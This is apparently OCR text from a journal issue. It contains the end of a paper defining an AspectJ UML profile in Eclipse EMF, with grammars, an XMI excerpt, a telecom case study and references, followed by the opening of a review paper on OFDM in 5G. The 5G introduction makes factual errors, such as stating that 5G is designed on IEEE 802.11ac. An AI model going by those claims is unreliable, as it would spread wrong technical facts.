


Fig. 6. Pointcut elements

Advice: An advice specifies what to do at a joinpoint matched by a specific pointcut. Each piece of advice is associated with a pointcut [32]. An advice in this model is represented as a child of the UML *Operation* MetaClass.

Structure of Advice

Advice ::= [ReturnType] TypeOfAdvice "("[Formals]")"
[AfterQualifier] [throws TypeList] ":" Pointcut "{"
[AdviceBody] "}"

TypeOfAdvice ::= before | after | around
ReturnType ::= TypeOrPrimitive ;(applies only to around advice)
AfterQualifier ::= ThrowsQualifier | ReturningQualifier;(applies only to after--defined later)
Formals ::= ;(as a Java parameter list)
Pointcut ::= ;
AdviceBody ::= ;(as a Java method body with some difference in parameter passing as parameter values provided by pointcut) [31]

Aspect: An aspect represents a crosscutting concern in a modular way that supports encapsulation and abstraction [32]. An aspect in this model is represented as a child of the UML *Class* Metaclass.

Structure of Aspect

aspect ::= <access> [privilege] [static] aspect <identifier>
<class identifier><instantiation>

<access> ::= public | private [abstract]
<identifier> ::= letter { letter | digit }
<class identifier> ::= [dominates] [extends]
<instantiation> ::= [issingleton | perthis | pertarget | percflow
| perflowbelow]
//pointcuts
//advice
//methods/attributes
}[31]



«stereotype» CrossCuttingConcern
«stereotype» StaticCrossCuttingFeature
«enumeration» CompositionType
and
or
not
«stereotype» Aspect
aspectInstantiation : AspectInstaita...
isPrivilidged : boolean
perPointCut : PointCut
- aspect
- advice
*
«stereotype» Advice
adviceExecutio...
- advice
1
- pointCut
*
«stereotype» PointCut
compositionType : CompositionType
«stereotype» CFlowPointCut
«stereotype» ThisPointCut
«stereotype» TypePointCut
«stereotype» ControlFlowPointCut
«stereotype» CFlowBelowPointCut
«stereotype» ArgumentDefinitionPointCut
argNames : String
«stereotype» ArgsPointCut
«stereotype» PropertyPointCut
«stereotype» SetPointCut
«stereotype» OperationPointCut
«stereotype» TargetPointCut
«stereotype» GetPointCut
«enumeration» AspectInstaitation
perthis
pertarget
percflow
percflowbelow
«stereotype» WithinPointCut
«stereotype» CallPointCut
«stereotype» WithinPointCut
«stereotype» ExecutionPointCut
«stereotype» IntializationPC
«enumeration» AdviceExecution
before
after
around
«stereotype» ExceptionPointCut
«stereotype» ConstructorExecutionPC
«stereotype» MethodCallPointCut
«stereotype» ConstructorCallPointCut
«stereotype» PerIntializationPC
«stereotype» StaticIntializationPointCut
«stereotype» MethodExecutionPC

Fig. 7. AspectJ profile elements

B. AspectJ EMF UML Profile

Creating a profile using EMF requires the following steps [17][20][21] :

1) Create a UML profile: which is an extension mechanism supported by UML through standard extension elements: Stereotype, Object Constraint Language (OCL), and Tagged Value as shown in Fig. 8.

2) Validate the created profile: Validation is based on the version of UML that is applied. The proposed profile is created with UML 2.5 (latest version of UML by OMG) which has updated the OCL language validation for UML extension.

3) Generate an XMI profile (Fig 9): This is one of the features of using EMF. Once the model is created, it can be used in XML format. XMI is the XML representation to interchange the model between different tools supporting the OMG standards. As shown in Fig 9, the resulting AspectJ profile in XMI format holds the information of XMI version and the OMG specifications. It holds information of EMF Ecore, the UML Version as well as the detailed specification of the profile elements. The resulting XMI file may be used in Eclipse to create the modeling using the generative model of Eclipse. Moreover, the generated XMI file may be used with any tool supporting the XMI standard format.

Eclipse run-time environment is, then, used to run the profile.




<<ModelLibrary>> <Profile> AspectJ
<Stereotype> CrossCuttingConcern
<Stereotype> StaticCrossCuttingFeature
<Stereotype> Aspect
<Stereotype> PointCut
<Stereotype> Advice
<Stereotype> CompositePointCut
<Stereotype> AdviceExecutionPointCut
<Stereotype> ControlFlowPointCut
<Stereotype> CFlowPointCut
<Stereotype> CFlowBelowPointCut
<Stereotype> FieldPointCut
<Stereotype> SetPointCut
<Stereotype> GetPointCut
<Stereotype> TypePointCut
<Stereotype> ArgDefiningPointCut
<Stereotype> ThisPointCut
<Stereotype> ArgsPointCut
<Stereotype> TargetPointCut
<Stereotype> StaticInializationPointCut
<Stereotype> ExceptionPointCut
<Stereotype> WithinPointCut
<Stereotype> OperationPointCut
<Stereotype> CallPointCut
<Stereotype> WithinCodePointCut
<Stereotype> ExecutionPointCut
<Stereotype> PerIntializationPointCut
<Stereotype> IntializationPointCut
<Enumeration> AspectInstantiationType
<Enumeration> AdviceExecutionType
<Enumeration> PointCutCompositionType

Fig. 8. AspectJ profile elements using EMF



```
<?xml version="1.0" encoding="UTF-8"?>
<xmi:XMI
 xmi:version="20131001"
 xmlns:xmi="http://www.omg.org/spec/XMI/20131001"
 xmlns:ecore="http://www.eclipse.org/emf/2002/Ecore"
 xmlns:standard="http://www.eclipse.org/uml2/5.0.0/UML/Profile/Standard"
 xmlns:uml="http://www.eclipse.org/uml2/5.0.0/UML">
  <uml:Profile xmi:id="_0" name="AspectJ">
    <eAnnotations xmi:id="_http2F2Fwww.eclipse.org2Fuml22F2.0.02FUML" source=
    "http://www.eclipse.org/uml2/2.0.0/UML">
      <contents xmi:type="ecore:EPackage" xmi:id=
      "_http2F2Fwww.eclipse.org2Fuml22F2.0.02FUML-AspectJ" name="AspectJ" nsURI=
      "http:///schemas/AspectJ/_LHY7QPPfEeS8v-ux5RacWQ/0" nsPrefix="AspectJ">
    </eAnnotations>
    <packagedElement xmi:type="uml:Stereotype" xmi:id="CrossCuttingConcern" name=
    "CrossCuttingConcern">
    <packagedElement xmi:type="uml:Stereotype" xmi:id="StaticCrossCuttingFeature" name=
    "StaticCrossCuttingFeature">
    <packagedElement xmi:type="uml:Stereotype" xmi:id="Aspect" name="Aspect">
    <packagedElement xmi:type="uml:Stereotype" xmi:id="PointCut" name="PointCut">
    <packagedElement xmi:type="uml:Stereotype" xmi:id="Advice" name="Advice">
      <ownedRule xmi:id="_MIH_cL-fEeagP8MnXSS-rg" name="adviceconstrain">
        <specification xmi:type="uml:StringExpression" xmi:id="_OEQ8AL-fEeagP8MnXSS-rg" name=
        "Advice" symbol="context Advice inv:allInstances.featuredClassifier.oclsIsKindOf(Aspect)"/>
      </ownedRule>
      <generalization xmi:id="Advice-_generalization.0">
        <general xmi:type="uml:Class" href="pathmap://UML_METAMODELS/UML.metamodel.uml#Operation"/>
      </generalization>
      <ownedAttribute xmi:id="Advice-adviceType" name="adviceType" type="AdviceExecutionType"/>
      <ownedAttribute xmi:id="Advice-pointCut" name="pointCut" type="PointCut" association=
```

Fig. 9. AspectJ profile in XMI format

C. *Case Study*

A Simple Telecom Simulation of a telephony system in which customers make and accept both local and long distance calls is presented here as an example of applying the proposed model [18]. The basic objects of the telecom model are shown in Fig. 10. The Customer class holds methods for managing calls. The *Connection* class models the physical details of establishing a connection between customers. The *Call* class is created for both caller and receiver. If the caller and receiver have the same area code then the call is established with a *Local* connection. Otherwise a LongDistance connection is required. Three Aspects are used in this example. The *Timing* aspect keeps track of total connection time for each Customer by starting and stopping a timer associated with each connection. The *TimerLog* aspect can be included in a build to get the timer to monitor when it started and stopped. The *Billing* aspect adds billing functionality to the telecom application on top of timing.

The created profile successfully mapped the code for the model representation of aspect, pointcuts, and advices as in Fig.11. This case study shows the ability of the created model to support the language representation of AspectJ.





Fig. 10. Telecom Example Basic Objects[18]



- platform:/resource/testAspectProfile/telecoexample.aspectj
  - Cross Cutting Concern teleco
    - Aspect TimerLog
      - Composite Point Cut TimeStart
        - Call Point Cut CallTimeStart
        - Target Point Cut TargetTimeStart
      - Composite Point Cut TimeStop
        - Call Point Cut CallTimeStop
        - Target Point Cut TargetTimeStop
      - Advice AfterTimeStart
      - Advice AfterTimeStop
    - Aspect Timing
      - Composite Point Cut ConnectionDrop
        - Call Point Cut CallConnectionDrop
        - Target Point Cut TargetConnectionDrop
      - Composite Point Cut ConnectionStart
        - Call Point Cut CallConnectionStart
        - Target Point Cut TargetConnectionStart
      - Advice AfterConnectionDrop
      - Advice AfterConnectionStart
    - Aspect Billing
      - Composite Point Cut ConnectionDrop
        - Call Point Cut CallConnectionDrop
        - Target Point Cut TargetConnectionDrop
      - Advice AfterConnectionDropCharges

Fig. 11. Telecom Example representation using created AspectJ Profile

V. Conclusion and Future Work

A successful modeling representation of AspectJ language using Eclipse open source tool is created. Model-driven architecture concepts are applied following UML 2.5 standards; the latest version of UML up to the time of writing this paper. Most of the previous work doesn't support the latest OMG UML 2.5 standards. Moreover, most of the previous work uses commercial tools or create their own tool to extend UML to support aspect-oriented concepts. MDA concepts may be applied to both language and the domains customization in UML. This work uses MDA concepts to support language customization as a UML profile. Future research in this area may deal with supporting code generation from design as well as generating the class diagram from the code. More research can be done in handling the unification of specific domains such as healthcare, finance, telecom in a standard UML model using MDA concepts.

References

[1] Fillman, Elrad, Clark, Aksit (Eds.), Aspect-Oriented Software Development , Addison Wesley Professional, 2004.

[2] Sommerville,SoftwareEngineering,9thEdition, Pearson,chapter21, Aspect oriented engineering, 2011.

[3] Y Raghu Reddy, An aspect oriented approach to early software development, 7th ICUML, 2004.

[4] Mark Basch, Arturo Sanchez , Incorporating Aspects into the UML, Aspect Oriented Modeling Workshop at AOSD, 2003.

[5] Grigoreta S. Cojocar and Adriana M. Guran, A Comparison of Aspect Oriented Languages, Proceedings of the National Symposium ZAC2014, pages 11-18, 2014.

[6] The Home of AspectC++ (http://www.aspectc.org/) Retrieved 22-9-2014

[7] AspectJ (http://eclipse.org/aspectj/) Retrieved 22-9-2014

[8] Enas Ashraf, Getting Started with Model Driven Development and Domain Specific Modeling, Software Engineering Competence Center, 2013.

[9] OMG(http://www.omg.org/gettingstarted/gettingstartedindex.htm), Retrieved 22-9-2014

[10] Martin Fowler,UML Distilled: A Brief Guide to the Standard Object Modeling Language,3rd ed,Addison-Wesley Professional,2004.

[11] Object Management Group. UML 2.4 Infrastructure, OMG document ptc/10-11-16, 2011.

[12] A. Vodovnik, K. Žagar, MODEL DRIVEN ARCHITECTURE, CONTROL SYSTEMS AND ECLIPSE , ICALEPCS , 10th, 2005

[13] Johan Den Haan, MDA ,Model Driven Architecture, basic concepts(http://www.theenterprisearchitect.eu/blog/2008/01/16/mda-model-driven-architecture-basic-concepts/). Retrieved 22-9-2014

[14] Dave Steinberg,Frank Budinsky ,Marcelo Paternostro ,Ed Merks ,EMF: Eclipse Modeling Framework, 2 ed,Addison-Wesley Professional ,2008.

[15] Richard Paige,The Meta-Object Facility (MOF), University of York, UK, July 2006.

[16] Object Management Group. UML 2.5 Infrastructure, OMG document ptc/ formal-15-03-01, 2015.

[17] Ed Merks , James Sugrue,Essential EMF, DZone,2008

[18] The AspectJ Programming Guide, http://www.eclipse.org/aspectj/doc/ next/progguide/printable.html#a-simple-telecom-simulation, Palo Alto Research Center, 2003.

[19] James Bruck , Kenn Hussey,Customizing UML: Which Technique is Right forYou?, http://www.eclipse.org /modeling/mdt/uml2/docs/ articles/Customizing_UML2_Which_Technique_is_Right_For_You/ article.html .2008

[20] Model Development Tools (MDT), UML2, http://www.eclipse.org/ modeling/mdt/?project=uml2 , retrieved (07-02-2016).

[21] MDT/UML2 ,http://wiki.eclipse.org/MDT/UML2., retrieved (07-02-2016).

[22] D. W. Embley, B. Thalheim, Handbook of Conceptual Modeling: Theory, Practice, and Research Challenges. Springer, 2011.

[23] J. Evermann, "A Meta-Level Specification and Profile for AspectJ in UML," Journal of Object Technology, Volume 6, no. 7, pages 27-49, 2007.

[24] Y. Han, G. Kniesel and A. Cremers, "Towards Visual AspectJ by a Meta Model and Modeling," 6th International Workshop on Aspect-Oriented Modeling, Vancouver, 2006

[25] Z. Sharafi, P. Mirshams, A. Hamou-Lhadj, and C. Constantinides. Extending the UML Metamodel to Provide Support for Crosscutting Concerns. In Proceedings of the 34th ACIS International Conference on Software Engineering Research, Management and Applications (SERA'10), Montreal, Canada, pages 149–157.IEEE, 2010

[26] Z.Qaisar, N.Anwar, S.Rehman. Using UML Behavioral Model to Support Aspect Oriented Model. Journal of Software Engineering and Applications, pages 98-112, 2013

[27] A.Ali, Z.Malik, N.Riaz ,M.Jaffer,K.Usmani. The UML Meta Modeling extension mechanism by using Aspect Oriented Modeling (AOM). In Proceedings of the International Advance Computing Conference (IACC), pages 1373– 1378.IEEE, 2014

[28] A.Magableh,Z.Shukur, N.MohdAli. Heavy weight and lightweight UML Modeling Extension in aspect orientation in the early stages of software development. In Proceedings of the Journal of Applied Science, pages 2195 –2201.Asian Network for Scientific Information, 2012

[29] A.Magableh, Z.Shukur, N.MohdAli. Systematic Review on Aspect Oriented UML modeling: A Complete Aspectual UML modeling Framework. In Proceedings of the Journal of Applied Science, Asian Network for Scientific Information, 2013

[30] M.Chibani, B.Belattar, A.Bourouis .Towards a UML Meta Model Extension for Aspect Oriented Modeling. ICSEA, 2013

[31] J.D.Gradecki, NLesiecki, Mastering AspectJ Aspect-Oriented Programming in Java, Wiley, 2003.

[32] A.Colyer, A.Clement, G.Harley, M.Webster, "Eclipse AspectJ: Aspect-Oriented Programming with AspectJ and the Eclipse AspectJ Development Tools", Addison Wesley Professional, 2004.

Studying Applicability Feasibility of OFDM in Upcoming 5G Network

Nagapushpa K.P
Research Scholar
Visvesvaraya Technological University
Belagavi, Karnataka, India

Chitra Kiran N
Prof. & HOD: Dept. of Electronics & Communication Sai
Vidya Institute of Technology
Bangalore, Karnataka, India

Abstract—**Orthogonal frequency-division multiplexing (OFDM) is one of unbeatable multiplexing technique till date. However with increasing version of next generation mobile standards like 5G, the applicability of OFDM is quite questionable. The prime reason behind this is in order to offer higher data rates and extensive networking services in 5G, OFDM will be required to overcome some inherent problems of spectral leakage, power consumption, less supportability of increased channel capacity. The reason community still believes that there is positive scope of OFDM to be applicable in 5G network provided it undergoes certain changes. This paper reviews some of the complimentary waveforms that have been theoretically proven to be adding edge to OFDM system. The paper reviews different waveforms as well as multiple access techniques to be used in designing 5G technology and assess their effectiveness in viewpoint of research applicability and effectiveness towards leveraging 5G.**

Keywords—OFDM; 5G; Next Generation; Peak to Average Power Ratio (PAPR); multi-carrier; Waveforms; Multiple Access

I. Introduction

5G is basically a standard fifth generation of wireless network designed on the basis of standard IEEE 802.11ac. At present, various enterprises believe that connectivity established on 5G network is done solely on the basis of performance of a system, quality-of-experience, business models, and enhanced services. Some of the much hyped charecteristics of 5G technologies are i) availability of thousand times of channel capacity per unit area, ii) offers connectivity of 1-10 Gbps, iii) believed to offer network coverage of 100%, iv) believed to offer 10 years of battery lifetime for low-powered embedded devices, v) can connect around 10-100 time of the devices, vi) offers extremely lowered delay, and vii) offers approximately 99% of availability. The complete working principle of 5G technology is based on carrier aggregation, Device-2-Device (D2D) Communication, network access using cloud-radio, usage of smaller cells, Wi-Fi Offloading, Multiple Input Multiple Output (MIMO) concepts. Originally, the concept of carrier aggregation was started in Long Term Evolution (LTE) networks that allow multiple carrier signal to be combined together in order to accommodate the larger channel capacity till 100 MHz. The 5G network applies carrier aggregation in the form of three unique approaches called as i) intra-band contiguous, ii) intra-band non-contiguous, and iii) inter-band. The first approach transmits two carriers at the neighboring channels whereas the second approach incorporates channel spacing between two carriers.




Fig. 1. Concept of Carrier Aggregation in 5G

The third approach uses multiple 4G bands for parallel transmission. 5G also must support Device-to-Device Communication. This technique allows two different devices residing within communication range of each other to communicate with each other directly. This virtually means that in case the network operator is not working than both the devices can interact with each other seamlessly.



Operator Network
MME
MME
eNB
eNB
2. Direct Connection Context Setup Via Network
1. Direct Discovery
3. Direct Alert & Direct Radio Bearer Configuration
4. Direct Communication

Fig. 2. Concept of D2D Communication

Another most important characteristic of 5G network is the adoption of accessing network using cloud as well as radio technologies together.




Fig. 3. Concept of MIMO in 5G

This integration mechanism completely supports data processing using centralized approaches that is done from a distance with certain cloud system. Different types of fiber optics are used for establishing a connection among the base station. 5G networks also make use of pico and micro cells for enhancing the network efficiency. It also supports reusability of spectrum by integrating increasing number of users for effectively managing the networks. Usage of Wi-Fi network and integrating with the mobile network is another working principle of 5G networks and thereby it assists in establishing communication where quality of network is poor. Finally, MIMO (Multiple Input Multiple Output) are also used in 5G network in order to increase its data rates. This technology allows transmission of parallel data transfers and thereby data rates are increased even compared to present LTE networks and other conventional next generation networks e.g. 2G and 3G.

